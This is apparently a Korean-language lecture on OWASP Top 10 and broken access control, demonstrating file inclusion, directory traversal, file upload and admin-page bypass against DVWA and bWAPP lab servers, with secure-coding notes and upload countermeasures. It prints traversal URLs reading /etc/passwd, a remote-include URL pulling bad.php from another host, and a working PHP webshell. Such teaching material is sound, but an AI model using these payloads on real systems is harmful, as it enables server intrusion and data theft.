

OWASP Top 10 – 2017

A1 – Injection

A2 – Broken Authentication

A3 – Sensitive Data Exposure

A4 – XML External Entities (XXE)

A5 – Broken Access Control

A6 – Security Misconfiguration

A7 – Cross-Site Scripting (XSS)

A8 – Insecure Deserialization

A9 – Using Components with Known Vulnerabilities

A10 – Insufficient Logging & Monitoring

OWASP Top 10 – 2021

A1 – Broken Access Control

A2 – Cryptographic Failures

A3 – Injection

A4 – Insecure Design

A5 – Security Misconfiguration

A6 – Vulnerable and Outdated Components

A7 – Identification and Authentication Failures

A8 – Software and Data Integrity Failures

A9 – Security Logging and Monitoring Failures

A10 – Server-Side Request Forgery

Broken Access Control (접근 제어 취약점)

- 접근 제어는 인증과 인가 과정을 거친 후 리소스에 대한 접근을 허용하거나 차단하는 과정
 - 접근제어는 사용자가 권한을 벗어나 행동할 수 없도록 정책을 시행
 - 인증(authentication) : 신원을 확인하는 과정
 - 인가(authorization) : 인증된 특정 사용자가 어떤 리소스에 접근 권한을 확인하는 과정
- 접근 제어가 취약하면 사용자는 주어진 권한을 벗어나 모든 데이터를 무단으로 열람, 수정 혹은 삭제 등의 행위로 수행
- 공격 유형
 - File Inclusion, 파일 업로드/파일 다운로드 , Directory Traverse , 관리자 페이지 인증 우회 등

1) File Inclusion Attack

- 악의적인 코드가 입력된 파일을 사용자가 서버에서 열람하는 공격
- 주로 PHP 애플리케이션을 대상으로 발생
 - PHP의 include 함수는 파일을 소스 코드에 포함시킬 수 있음
 - include라는 함수를 이용하여 다른 파일을 소스코드에 직접 포함시킬 수 있는 기능
 - Include 할 파일을 외부 사용자가 지정 할 수 있는 경우 파일 inclusion 취약점이 존재하고
공격자는 본인이 원하는 파일을 포함시킬 수 있음
- 공격자가 인클루드 할 수 있는 파일이 호스트 내부의 파일인지 외부의 파일인지에 따라
 - Local File Inclusion(LFI)
 - Remote File Inclusion(RFI)

·LFI(Local File Inclusion)



- 서버 내부에 있는 파일을 확인
- 서버에 접근하는 변 수 중 취약한 변수에 상대경로를 사용하여 서버 내부에 접근

·RFI(Remote File Inclusion)

- 원격 서버의 파일을 공격 대상인 웹 애플리케이션 서버에서 실행
- 외부에 있는 파일도 원격으로 인클루드 할 수 있기 때문에 LFI보다 더 심각한 공격임
- 취약한 웹 페이지에서 악의적인 스크립트를 실행

·정상적으로 파일을 Include하여 실행하는 예제

http://192.168.10.10/DVWA/vulnerabilities/fi/?page=file1.php



·LFI & Directory Traverse 공격 예제

- 서버 호스트 내부의 파일을 인클루드하려고 시도
- 상위 디렉터리 경로를 의미하는 ../와 같은 문자열을 이용하여 현재의 웹페이지의 경로를 벗어 날 수 있게 됨
- 서버 내부 파일(/etc/passwd) 내용 확인

```
192.168.10.10/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd
```

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
bin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:6:
ucp:x:10:10:ucp:/var/spool/ucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-dat
dy:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Networ
p/strongswan:/usr/sbin/nologin tcpdump:x:103:110:/nonexistent:/usr/sbin/nologin usbmux:x:104:46:us
tcher:x:108:29:Speech Dispatcher,,/run/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio da
gin colord:x:113:120:colord colour management daemon,,/var/lib/colord:/usr/sbin/nologin nm-openv
nel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534:
22:133:/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534:/var/spool/rwho:/usr/sbin/nologin iodi
resql:/bin/bash mosquito:x:129:136:/var/lib/mosquito:/usr/sbin/nologin inetsim:x:130:137:/var/lib/ine
02:,,/home/gildong:/bin/bash Debian-exim:x:133:142:/var/spool/exim4:/usr/sbin/nologin
```

```
(root@kali)-[/]
# ls -l /etc/passwd
-rw-r--r-- 1 root root 3325 Oct 26 04:59 /etc/passwd
```



<http://192.168.10.10/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd>



192.168.10.10



192.168.10.10



192.168.10.20

<http://192.168.10.10/DVWA/vulnerabilities/fi/?page=http://192.168.10.20/bad.php>


```
msfadmin@metasploitable:/var/www$ ls -l
total 80
-rw-r--r-- 1 root root 64 2024-03-12 01:59 bad.php
drwxrwxrwt 2 root root 4096 2012-05-20 15:30 dav
drwxr-xr-x 8 www-data www-data 4096 2012-05-20 15:52 dvwa
drwxr-xr-x 2 root root 4096 2024-03-12 01:12 html
-rw-r--r-- 1 www-data www-data 891 2012-05-20 15:31 index.php
```

• RFI 공격 예제

- 악성코드 bad.php를 원격에서 include 시켜 웹서버에서 실행




192.168.10.10



192.168.10.20



<http://192.168.10.10/DVWA/vulnerabilities/fi/?page=http://192.168.10.20/bad.php>



• RFI 공격 예제

- 악성코드 bad.php를 원격에서 include 시켜 웹서버에서 실행

File Inclusion Secure Coding

Low File Inclusion Source


```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];


?>
```

- GET은 URL에 데이터가 표시
- \$_GET['X'] : URL에 X 변수에 명시된 값을 의미

File1.php 파일 실행



```
<?php
    echo $_GET['user_id'].'.'. $_GET['user_pw'];
?>
```



Medium File Inclusion Source

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

- Page에 들어 있는 값이 http://(또는 https://)나 ../ (또는 ../www)이 포함되어 있는 경우 해당 값들은 모두 공백으로 처리
- Page에 http가 들어 있는 것은 타사이트의 파일을 호출해서 실행되는 것을 막기 위함

- array()

-하나의 변수에 여러 값을 저장할 수 있는 특수한 변수를 말함

```
<?php
```

```
$var1 = "one";
```

```
$var2 = "two";
```

```
$var3 = "tree";
```

```
?>
```



```
<?php
```

```
$varArr = array("one", "two", "tree");
```

```
$varArr2 = ["one", "two", "tree"]; / php5.4 이상 [ ]로 배열 선언
```

```
?>
```

- str_replace() 함수

- 문자열에서 특정 문자열을 검색해서 다른 문자열로 바꾸는 함수

```
$str = 'Hello, world!';
```

```
$new_str = str_replace('world!', 'universe!', $str);
```

```
echo $new_str;
```



Hello, universe!

High File Inclusion Source

```
<?php


// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

첫 페이지도 아니고 page의 파일명이 file*형식이 아닌 경우 오류로 처리한다.

192.168.10.10/DVWA/vulnerabilities/fi/?page=include.php



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)


Vulnerability: File Inclusion

[\[file1.php\]](#) - [\[file2.php\]](#) - [\[file3.php\]](#)

More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

192.168.10.10/DVWA/vulnerabilities/fi/?page=file1.php



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)

Vulnerability: File Inclusion

File 1

Hello **admin**
Your IP address is: 192.168.10.1

[\[back\]](#)

`!fnmatch("file*", $file) && $file != "include.php")`

첫 페이지도 아니고 page의 파일명이 file* 형식이 아닌 경우 오류로 처리한다.

fnmatch 함수

- Shell 패턴을 사용하여 문자열이 패턴과 일치하는지 여부를 확인하는데 사용
- Shell 패턴은 와일드카드(*)와 물음표(?)를 사용하여 문자열을 일치시킬 패턴을 지정

```
fnmatch ( string $pattern , string $filename , int $flags = 0 ) : bool
$pattern = 'file*.txt';
$filename = 'file123.txt';

if (fnmatch($pattern, $filename)) {
    echo "Filename matches the pattern.";
} else {
    echo "Filename does not match the pattern.";
}
```


2) Directory Traverse 취약점

- 파일 경로를 지정하는 파라미터로 문자열 ../의 입력을 허용함으로써 발생하는 취약점
- 문자열 ../을 허용되면 ../../../와 같이 반복적으로 입력하는 것도 허용
(예) ../../../etc 루트디렉터리를 거쳐 다른 디렉터리로 지정할 수 있게 되므로 모든 파일에 접근이 가능해짐
- ../를 반복하는 횟수는 현재 경로의 상위 디렉터리 숫자를 초과해도 상관없음
 - 루트 디렉터의 상위 디렉터리는 여전히 루트 디렉터리이기 때문
 - 현재 경로를 파악하기 어려울때는 ../를 많이 입력해도 무관



File Inclusion > ../../../../../../../../../../etc/passwd

·LFI & Directory Traverse 공격 예제

- 서버 내부 파일(/etc/passwd) 내용 확인



<http://192.168.10.10/DVWA/vulnerabilities/fi/?page=../../../../../../../../etc/passwd>




192.168.10.10

```
192.168.10.10/DVWA/vulnerabilities/fi/?page=../../../../../../../../etc/passwd
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
bin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:6:
ucp:x:10:10:ucp:/var/spool/ucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-dal
dy:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Networ
p/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:us
tcher:x:108:29:Speech Dispatcher,,/run/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio da
ugin colord:x:113:120:colord colour management daemon,,/var/lib/colord:/usr/sbin/nologin nm-openv
nel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::
22:133:/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534:/var/spool/rwho:/usr/sbin/nologin iodi
resql:/bin/bash mosquito:x:129:136:/var/lib/mosquito:/usr/sbin/nologin inetsim:x:130:137:/var/lib/in
02:,,/home/gildong:/bin/bash Debian-exim:x:133:142:/var/spool/exim4:/usr/sbin/nologin
```


```
(root@kali)-[/]
# ls -l /etc/passwd
-rw-r--r-- 1 root root 3325 Oct 26 04:59 /etc/passwd
```

3) File Upload Attack

- 홈페이지의 업로드 기능을 이용하여 악의적인 목적을 가진 웹shell 파일을 올려 원격으로 서버의 중요 정보를 접근 또는 악성 코드를 유포, 홈페이지를 변조하는 공격
- 파일 업로드하는 기능에 적절한 보안 대책이 적용되어 있지 않을 때 발생
- 게시판에 파일을 첨부하거나 소셜 네트워크 사이트에 사진이나 파일을 업로드 기능을 사용



위험한 형식 파일 업로드



- 웹셸(web shell)이라는 악성파일을 업로드하여 시스템으로 침투

- * 웹셸 (web shell)

- 웹 기반에서 동작하는 셸 프로그램
 - 웹페이지를 통해 시스템 명령어를 내릴 수 있기 때문에 붙여짐 이름

- 파일 업로드 공격 조건

- 웹 서버에서 실행 가능한 파일이 업로드가 가능해야 함
 - 업로드된 파일이 URI로 접근 가능해야 함
 - 업로드된 스크립트 파일이 웹서버에서 실행되어야 함



http://192.168.10.20/dvwa/vulnerabilities/upload/#

192.168.10.20

```
File Actions Edit View Help

(root@kali)-[/tmp]
# pwd
/tmp

(root@kali)-[/tmp]
# cat webshell.php
<?php

/*
PoC: A simple webshell
Author: stayp05 (www.secuacademy.com)
*/

echo 'Enter a Command:<br>';
echo '<form action="">';
echo '<input type="text" name="cmd">';
echo '<input type="submit">';
echo '</form>';

if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}

?>

(root@kali)-[/tmp]
#
```

←

→

↺

🏠

🔒 192.168.10.20/dvwa/vulnerabilities/upload/#

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

🔔

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload


../../../../hackable/uploads/webshell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>



192.168.10.20

* 파일 업로드 대응 방안


- 필요한 파일 형식만 업로드되도록 파일의 확장자와 내용 검사
 - 확장자만 검색하는 경우, 파일의 실제 내용을 확장자와 다르게 전송 가능
- 업로드된 파일을 사용자가 접근 가능한 경로에 저장
 - 파일 업로드한 별도의 서버를 구축하고 웹 애플리케이션을 서비스하는 서버와 완전히 분리하는 것도 권장
- 파일이 업로드되는 디렉터리의 실행권한을 제거
- 업로드된 파일을 다른 확장자로 변경
 - 업로드된 파일의 확장자를 제거하거나 변경하여 실행되지 못하도록 함
- 업로드된 파일의 이름을 랜덤하게 재생성하여 저장
 - 공격자가 자신이 업로드한 파일의 경로를 추측하지 못하도록 함

4) 관리자 페이지 인증 우회

- 관리자 페이지의 URL을 직접 요청할 때 발생 가능한 공격
- 종종 관리자 페이지는 admin, admin.php, admin.jsp 등과 같은 URL로 되어 있음
- 관리자 페이지에 접근하면 해당 사용자가 관리자 권한이 있는지 확인해야 함
- 비관리자가 관리자 메뉴에 접근하여 웹사이트의 정보를 획득하는 것을 피해야 함

- 관리자 URL을 직접 요청하여 관리자 메뉴에 접속

`http://192.168.10.30/bWAPP/admin/`



The screenshot shows a web browser window with the address bar displaying `192.168.10.30/bWAPP/admin/`. The browser's bookmark bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The page header is orange with the text "bWAPP" and a bee icon, followed by the tagline "an extremely buggy web app!". Below the header is a dark navigation bar with links to "Admin Portal" and "Blog". The main content area is titled "/ Settings /" and contains a table with configuration settings.

Setting	Value	Description
Security Level	low	Possible values: low - medium - high
SMTP Server		Used for e-mail functionality
A.I.M. IP Address	6.6.6.6	A no-authentication mode, for testing web scanners and crawlers
Evil Bee Mode	0	All security levels are bypassed in this mode
Credentials	bee/bug	Static credentials used on some pages

File Upload Secure Coding

Low File Upload Source

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Vulnerability: File Upload

Choose an image to upload:

파일 선택 선택된 파일 없음

Upload

../../../../hackable/uploads/test.txt succesfully uploaded!

More Information

```
<!DOCTYPE html>
<html lang = "kr" >
<body>
<!-- form에서 method를 POST로 해서 전송-->
<form method = "POST" action = "call.php" >
    글자 : <input type = "text" name = "testText" />
    숫자 : <input type = "number" name = "testNumber" />
    <input type = "submit" value = "전송" />
</form>
</body>
</html>
```

```
<?php
    $v_Text = $_POST [ "testText" ];
    $v_Number = $_POST [ "testNumber" ];
    echo " { $v_Text } 와 { $v_Number } 을 화면에 출력했습니다." ;
?>
```

<<call.php>>

\$_POST

- POST 방식으로 데이터를 넘기고 받을 때 사용
- 데이터를 보내는 php에서는 form에서 method를 POST 던지게 됨
- 데이터를 받는 php에서는 \$_POST를 이용해 던져진 데이터를 받음

글자 : **testText** 숫자 : **testNumber**

테스트 와 123을 화면에 출력했습니다.

basename(경로 , 접미사)

- 주어진 경로에서 파일 이름만 반환
- 접미사가 입력되면 파일 이름에서 해당하는 접미사는 제거됨

```
<?php
    $test_path = "/home/work/menu/test.php";
    echo basename ($test_path);
    echo "<br>";
    echo basename($test_path, ".php");
?>
```



```
test.php
test
```

```
<?php
echo "basename("/etc/sudoers.d", ".d");
echo "basename("/etc/sudoers.d");
echo "basename("/etc/passwd");
